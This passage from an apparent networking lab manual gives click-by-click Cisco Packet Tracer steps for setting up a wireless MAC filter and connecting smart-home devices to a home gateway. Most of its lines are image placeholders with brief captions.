
4. Follow same step for Laptop-1.




5. Follow same step for PC2.




6. Now click Laptop1→Interface→wireless0




7. Now click on PC1→Interface→wireless0 and copy MAC address




- Click on wireless Router0 → GUI → wireless → wireless MAC filter and paste the MAC addresses and scroll down and save settings.




- Now you can see the according the selection of radio buttons we will get the output.



10. Now select the third radio button.




11. We you will get the following output.




PRACTICAL NO -5

Aim - Simulate Mobile Adhoc Network with Directional Antenna


1. Tack the following devices from Home option.





2. Click on AC → config →




3. Click on Advanced → I/O config →




4. Now click on fan→config




5. Advanced→I/O config




6. Follow the same steps for Light, Window, Motion detector.
7. Now click on home gateway → config → wireless and copy SSID




8. Now click on Smartphone device → config → wireless0 → give the SSID of home Gateway



